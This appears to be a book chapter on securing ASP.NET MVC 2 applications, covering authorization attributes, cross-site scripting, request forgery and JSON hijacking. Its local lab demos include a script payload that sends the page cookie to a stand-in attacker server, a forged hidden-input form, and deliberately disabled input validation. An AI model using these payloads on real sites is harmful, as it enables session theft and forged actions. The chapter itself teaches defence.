11

Security

This chapter covers

* Requiring authentication and authorization
* Preventing cross site scripting attacks
* Mitigating cross site request forgeries
* Avoiding JSON hijacking

Security is often a vague an amorphous topic in web application development. We rely on the web server to keep our application secure, and we rely on our programming platform. The rest sometimes seems very theoretical and rare. In this chapter, we will show real possible attacks and exactly what to do to prevent them by using two main aspects. The first is traditional management of authentication and authorization. Authentication is ensuring that the user has supplied the proper credentials to access the system. When a user logs in, usually by providing a username and password, he is authenticated. Authorization is making a decision about whether a given user has permission to do something with the system. When a user accesses a resource not available to other users, he has been specifically authorized to do so.

The second aspect we'll discuss involves common web attack vectors and technical vulnerabilities that allow attackers to bypass authentication or authorization. There are several attack vectors, but we'll focus on some common ones: cross-site scripting (XSS), cross-site request forgery (CSRF), and a special cross-site request forgery called JSON hijacking.

11.1 Authentication and authorization

ASP.NET MVC 2 ships with a filter attribute AuthorizeAttribute that provides out of the box authentication and authorization. Developers can apply the attribute to actions to restrict access to them. AuthorizeAttribute short-circuits the normal response. If the user is not permitted, AuthorizeAttribute will transmit to the browser an HTTP status code of 401 Unauthorized, indicating that the request has been refused. Applications using ASP.NET's forms authentication mechanism and with a login page specified in Web.config will then redirect the browser to the login page, and the user may only proceed once they have been authenticated.

11.1.1 Requiring authentication with AuthorizeAttribute

The simplest use of the AuthorizeAttribute, shown in listing 11.1, only requires that the current user be authenticated.

Listing 11.1 Authentication with the AuthorizeAttribute

[Authorize] #1

public ActionResult About()

{

return View();

}

#1 AuthorizeAttribute applied to About action

When this action is requested by an unauthenticated user, the AuthorizeAttribute will prevent access to it.

11.1.2 Requiring authorization with AuthorizeAttribute

To restrict an action further, developers can specify users or roles that the AuthorizeAttribute requires. These roles or users are passed to the attribute using a comma-delimited list of strings - either the usernames or the roles allowed. Listing 11.2 shows the AuthorizeAttribute syntax for requiring a specific user.

Listing 11.2 User authorization with the AuthorizeAttribute

[Authorize(Users = "admin")] #1

public ActionResult Admins()

{

return View();

}

#1 Users property requires specific users

Hardcoding a username like this may be too tightly controlling. Users come and go and the duties of a given user may change during their time using the application. Instead of requiring a specific user it usually makes sense to require a role. Listing 11.3 demonstrates how develoeprs can use the AuthorizeAttribute to restrict an action to certain roles.

Listing 11.3 Role authorization with the AuthorizeAttribute

[Authorize(Roles = "admins, developers")] #1

public ActionResult Developers()

{

return View();

}

#1 Multiple roles are comma delimited

The Developers action will only be allowed to users in the admins or developers roles - all other users (authenticated or not) will be issued a 401 response code and using ASP.NET's forms authentication, redirected to the login page. Now that we've seen a few examples of how the AuthorizeAttribute is used, let's talk about how it works.

11.1.3 AuthorizeAttribute - how it works

AuthorizeAttribute checks the IPrincipal associated with the current HttpContext. When Users or Roles is specified, it ensures the IPrincipal's username is in the allowed usernames, or a member of one of the granted roles.

* If AuthorizeAttribute is applied to a controller, it is applied to every action in that controller.
* If multiple AuthrorizeAttributes are applied to an action, all checks occur and the user must be authorized by all of them.
* AuthorizeAttribute implements a special interface called IAuthorizationFilter. When applied to an action, IAuthorizationFilter will execute before any other action filters, and of course before the normal result. Listing 11.4 shows the declaration of IAuthorizationFilter.

Listing 11.4 IAuthorizationFilter

public interface IAuthorizationFilter

{

void OnAuthorization(AuthorizationContext filterContext); #1

}

If you wanted to create your own filter attribute for authentication or authorization, you could implement this interface as an action filter and apply it to an action.

* AuthorizeAttribute does its security check in the OnAuthorization method (1), and sets the AuthorizationContext's Result property to HttpUnauthorizedResult - the mechanism for returning that 401 status code.

There are several other IAuthenticationFilter implementations in ASP.NET MVC; all are used to short-circuit the normal response to protect against undesired requests. Chapter 9 covered filters, and these five filters deal specifically with security.

* AuthorizeAttribute
* ChildActionOnlyAttribute
* RequireHttpsAttribute
* ValidateAntiForgeryTokenAttribute
* ValidateInputAttribute

We've seen how AuthorizeAttribute can help us manage authentication and authorization, now let's turn our attention to other, more insidious attack vectors. While authentication and authorization checks prevent hapless visitors from accessing secure areas, we still must protect our application from hackers and thieves who attempt to exploit vulnerabilities inherent in web applications.

11.2 Cross-Site Scripting (XSS)

Cross-site scripting is a technique where a malicious user manipulates the system so that special JavaScript appears on the vulnerable website -- script that visiting browsers subsequently execute. Traditionally that malicious script sends a request to a third-party site containing sensitive data. That's the cross-site part. A user puts a script on one site that sends secret data to another, conspiring site. The trick for the hacker is to actually get the script to run on the vulnerable site.

11.2.1 XSS In Action

In the source code for this book we've included a sample Visual Studio solution that you can run to perform a simulated, local XSS attack. It contains two simple ASP.NET MVC 2 applications. One is vulnerable to cross site scripting. It features a simple comment submission page. We'll submit JavaScript as part of the comment, and our vulnerable web site will render the JavaScript as if it were legitimate. The other website is the attacker. It simply collects submissions so we can see if our attack worked.

Preparing the example

When the example Visual Studio solution is run (typically with CTRL-F5), two sites appear in the web browser. The vulnerable site sets a cookie, ostensibly containing sensitive data. The second site is the attacker, it will collect the data from our evil request. The attacking site has a page that should read "No victims yet". After we initiate our attack, it will display the "secret" cookie.

On the vulnerable site, the cookie has been set with the code in listing 11.5, traditional cookie-setting code.

Listing 11.5 Setting an insecure cookie with "secret" data

public ActionResult Index()

{

var cookie = new HttpCookie("mvcinaction", "secret");

Response.SetCookie(cookie);

return View();

}

The cookie set, we can play the part of the hacker on the Comments page, shown in figure 11.1.




Figure 11.1 The comments page

We included a button that will automatically insert a malicious comment in the Comment text area. The comment appears in Listing 11.6

Listing 11.6 A malicious comment

A long comment <script>document.write('<img src=http://localhost:8082/attack/register?input=' #1

+escape(document.cookie)+ '/>')</script>

This comment includes a script block. The script block writes HTML to the browser. The HTML contains an image whose SRC attribute (1) is not an image at all, but the browser doesn't know that. The browser sends a request to the attacking server with the cookie in the query string.

After we save the comment, on the subsequent page where the comment is displayed, shown in figure 11.2, the script is executed.




Figure 11.2 The comment - unbeknownst to the visitor a nasty script is executed

We can't see anything strange here, but the nefarious script is in the HTML source, and the relevant section is shown in Listing 11.7.

Listing 11.7 Nefarious HTML

<p>Comment:</p>

<p>

A long comment <script>document.write( |#1

'<img src=http://localhost:8082/attack/ |#1

register?input=' +escape(document.cookie) |#1

+ '/>')</script> |#1

</p>

#1 Our nasty script

Of course the browser dutifully responds to this script and sends the cookie to the attacking site. When we reload the attacking site, we can see, shown in figure 11.3, that our attack has been executed; the other site received our cookie.




Figure 11.3 Hacking success, the cookie has been sent to the attacking site

Now that we've had a chance to see XSS in action, let's work on securing our application against that vulnerability.

11.2.1 Avoiding XSS Vulnerabilities

Never trust input. Never, ever, ever expect input to be safe. Whether itss from a human user or a machine, dangerous input is the root attack vector involved in XSS attacks. We don't trust it coming in, and we certainly don't trust it when we render it. That's the key.

11.2.1.1 Encode Everything

One vulnerability with our example application is that it rendered the submitted script as script to be executed by the browser (figure 11.2). Instead, we should have HTML encoded the comment. HTML encoding transforms text from HTML that is interpreted by the browser into symbols that the browser will render without interpretation. Instead of our script being parsed and executed, it would have simply been displayed as text. In our view we rendered the comment with this markup: <%= Model.Comment %>, but we could have applied a built-in function that encodes HTML: <%= HttpUtility.HtmlEncode(Model.Comment) %>

Figure 11.4 shows how a harmless HTML encoded script would appear:




Figure 11.4 Our script rendered harmlessly

Html Encoding Code Blocks in ASP.NET 4

There's a new feature in ASP.NET 4 that allows developers to conveniently express HTML encoded output without using the HttpUtility.Encode helper function. Instead of specifying output with <%= "text" %> use <%: "text" %>. For more information, refer to Phil Haack's blog post: <http://haacked.com/archive/2009/09/25/html-encoding-code-nuggets.aspx>

While HTML encoding all output makes our application much more secure, Hackers are crafty, and constantly discovering new ways to evade encoding. It's important to also check input to our application.

ASP.NET MVC Defaults

In order to even craft the vulnerable example, we had to disable protective features in ASP.NET MVC 2. Listing 11.8 demonstrates how input validation was specifically disabled.

Listing 11.8 [ValidateInput(false)]

[ValidateInput(false)] #1

public ViewResult Save(CommentInput form)

{

return View(form);

}

#1 ValidateInput attribute disabling protection

The attribute signals ASP.NET to not validate user input to this action. Without this attribute, by default, validation will happen, checking the query string, form and cookies for a set list of malicious content. Without this attribute directing ASP.NET to not validate, users submitting unsafe input will see the exception in figure 11.5.




Figure 11.5 Protected from dangerous input by ASP.NET

Input validation can prevent safe input if the application is expecting HTML or other markup. It should be disabled with extreme caution, and you should redouble your efforts to HTML encode all output.

Smarter, safer browsers

Chrome 4 and the Firefox extension NoScript provide input validation on the client. They refuse to render any script that was present in the previous request. While these measures are not fail-safe, they are useful tools users can employ to protect themselves against becoming victimized by certain web application vulnerabilities like XSS.

It's not easy to enable XSS in ASP.NET MVC 2, thankfully. But it can be done, and all developers should take care to do everything necessary to prevent this common attack. Next we'll look at XSRF, another common vulnerability in web apps.

11.3 Cross Site Request Forgery (XSRF)

Cross site request forgery is an attack where an attacking web site presents a form to the user that, once submitted, issues a request to a vulnerable web application. The vulnerable web application processes the request normally because the hoodwinked user remains authenticated on the vulnerable site. In this situation, the vulnerable site has no way of knowing whether the submitted request came from itself, which is normal behavior, or from a third party site. The fix, included in ASP.NET MVC 2, is to provide a token that secure sites can use to ensure that requests are generated only from pages it controls.

11.3.1 XSRF In Action

In the example code for this chapter we've included a working XSRF demonstration. Again, there are two sites in the solution: a vulnerable one and the attacker. The vulnerable site accepts a simple form post. If you imagine the secure commands we issue in the course of a regular day - transferring funds between bank accounts, buying or selling securities, authorizing raises, it could be profitable for a hacker to formulate a special request on your behalf and have you unknowningly transmit it to a site you are known to visit.

Our attacking site is shown in figure 11.6. This button just begs to be clicked.




Figure 11.6 Enticing the user to click a button

Behind the scenes in the bowels of the HTML source another story is told, shown in listing 11.9.

Listing 11.9 This XSRF example page can be used to breach secruity

<form method="post"

action="http://localhost:8082/home/save"> #1

<input id="Name" name="Name"

type="hidden" value="gotcha!" /> #2

<button type="submit">Free!!</button>

</form>

#1 Form posts to another site

#2 Inputs are hidden

When the aloof user clicks the button, the form is submitted. Not even the AuthorizeAttribute can save us now; we're already logged in! Figure 11.7 shows the result.




Figure 11.7 The form is posted to the vulnerable site

A savvy attacker would have used javascript to submit our request, stifling the response from our browser so we'd never knew it occured - until it was too late. ASP.NET MVC 2 provides a simple mechanism for combating this vulnerability.

11.3.2 ValidateAntiForgeryTokenAttribute

The ValidateAntiForgeryTokenAttribute, when applied to an action, requires that the input be accompanied by a special token that ensures its from the responding application only. It must be used in tandem with a special HTML helper that outputs the token in the form in the HTML source. Listing 11.10 shows the attribute on our vulnerable action.

Listing 11.10 ValidateAntiForgeryTokenAttribute

[ValidateAntiForgeryToken] #1

public ViewResult Save(InputModel form)

{

return View(form);

}

#1 Protecting against XSRF

Listing 11.11 shows the HTML helper we need in the form.

Listing 11.11 Adding the Html.AntiForgeryToken() helper outputs a hidden field that allows the server to verify the source of the request.

<form method="post" action="/home/save">

<%= Html.AntiForgeryToken() %> #1

<label for="Name">Name:</label>

<%= Html.TextBox("Name") %>

<button type="submit">Submit</button>

</form>

#1 This provides a secure token

Once the token and the attribute are in place, submissions from the site using both will succeed, but attackers will no longer be able to formulate XSRF attacks. If they try, an exception like the one shown in figure 11.8 appears.




Figure 11.8 An exception is thrown if the request is not accompanied by a special token

The appropriate time to incorporate ValidateAntiForgeryTokenAttribute on actions that accept form submissions is now. Public facing websites and intranet sites are vulnerable to XSRF, and this quick task is required to develop a secure application.

In the next section we'll look at JSON hijacking, another attack that requires developers using ASP.NET MVC 2 take certain precautions.

11.3.3 JSON Hijacking

JSON (pronounced like the English male name, Jason) hijacking is a rare hack similar to XSRF, except it's targeted to request secure JSON from vulnerable applications. The JSON hijacking process involves several steps:

* A conspiring site, via JavaScript, instructs the victim's browser to request some secure JSON data from another site
* The evil JavaScript receives the JSON data
* If the JSON is formatted as an array, the evil script can exploit browser JavaScript processing code to read the JSON data and transmit it back to the attacking site

11.3.3.1 Allow JSON via POST only

The solution to this exploit offered by ASP.NET MVC 2 is to only accept requests for JSON data by HTTP POST requests, rather than by GETs. This is baked into and enforced by the standard JsonResult action result that ships with the framework. If we were to request data returned by JsonResult with a GET request, we would not receive the JSON data. Listing 11.12 shows how we must issue a POST from JavaScript code requesting JSON data.

Listing 11.12 Request JSON via POST

<script type="text/javascript">

$.postJSON = function(url, data, callback) { #|1

$.post(url, data, callback, "json"); #|1

}; #|1

$(function() {

$.postJSON('/post/getsecurejsonpost', #|2

function(data) { #|2

var options = ''; #|2

for (var i = 0; i < data.length; i++) { #|2

options += '<option value="' + #|2

data[i].Id + '">' + data[i].Title + #|2

'</option>'; #|2

} #|2

$('#securepost').html(options); #|2

});

});

</script>

<h2>Secure Json (Post)</h2>

<div>

<select id="securepost"/> #3

</div>

#1 A helper function for JSON POST

#2 Our script populates select options

#3 The target select element

Listing 11.12 uses the jQuery JavaScript library to craft a special POST request for our JSON data (1). When the results are returned, the function (2) populates the select list with them.

11.3.3.2 Override defaults for GET access

The problem with this approach is not necessarily technical - it works and it prevents JSON hijacking. But it's a workaround that is sometimes unnecessary and can interfere with systems developed using the REST architectural style. In those circumstances we have additional options. First, we can explicitly enable JSON requests from GETs by code shown in listing 11.13.

Listing 11.13 Directing JsonResult to accept GETs

[HttpGet]

public JsonResult GetInsecureJson()

{

object data = GetData();

return Json(data, JsonRequestBehavior.AllowGet); #1

}

#1: Directing JsonResult to allow GETs

This will allow our action to respond to normal JSON GET requests. Finally, we can scrap JsonResult itself, instead using an action result to return only non-vulnerable, non-array formatted, JSON.

11.3.3.3 Modifying the JSON response

The code in listing 11.14 shows a special action result that wraps vulnerable JSON data in a variable "d".

Listing 11.14 Creating a SecureJsonResult action result encapsulates the tricky JSON serialization logic.

public class SecureJsonResult : ActionResult

{

public string ContentType { get; set; }

public Encoding ContentEncoding { get; set; }

public object Data { get; set; }

public override void ExecuteResult(ControllerContext context)

{

if (context == null)

{

throw new ArgumentNullException("context");

}

HttpResponseBase response = context.HttpContext.Response;

if (!string.IsNullOrEmpty(ContentType)) |#2

{ |#2

response.ContentType = ContentType; |#2

} |#2

Else |#2

{ |#2

response.ContentType = "application/json"; |#2

}

if (ContentEncoding != null) |#2

{

response.ContentEncoding = ContentEncoding; |#2

}

if (Data != null)

{

var enumerable = Data as IEnumerable;

if (enumerable != null)

{

Data = new {d = enumerable}; #1

}

var serializer = new JavaScriptSerializer();

response.Write(serializer.Serialize(Data));

}

}

#1 Wrapping vulnerable JSON securely

This action result encapsulates this tricky code (2) to output the proper JSON. It works well The downside to this approach is that we must use this "d" variable in our JavaScript code. Listing 11.15 shows consuming jQuery.

Listing 11.15 Consuming SecureJsonResult with jQuery

$(function() {

$.getJSON('/post/getsecurejson',

function(data) {

var options = '';

for (var i = 0; i < data.d.length; i++) {

options += '<option value="' +

data.d[i].Id + '">' + data.d[i].Title + #1

'</option>';

}

$('#secure').html(options);

});

});

#1 Using the d variable

Using this technique we can still use GETs to retrieve our JSON data, but the JSON is secure because it is never just an array - any arrays are wrapped in a "d" variable. But we must be sure to access values through the "d" variable (1). This unconventional code can be confusing. We recommend using the default behavior of using HTTP POST request to retrieve JSON data. If that becomes a problem, you can switch to this technique.

11.4 Summary

No application can ever be totally secure, but in this chapter we learned about several vulnerabilities, and how we can protect our ASP.NET MVC 2 applications. We explored using the AuthorizeAttribute to enforce authentication and authorization on actions. We understood cross site scripting and learned to never trust user input and HTML to encode all output. Cross site request forgeries are neutered when the ValidateAntiForgerTokenAttribute is used to verify that input is coming from trusted forms. We learned how ASP.NET MVC 2 helps protect against JSON hijacking and how to explicity work-around the changes to JsonResult.

In the next chapter, we'll dive into AJAX, using it to create rich user experiences and responsive applications.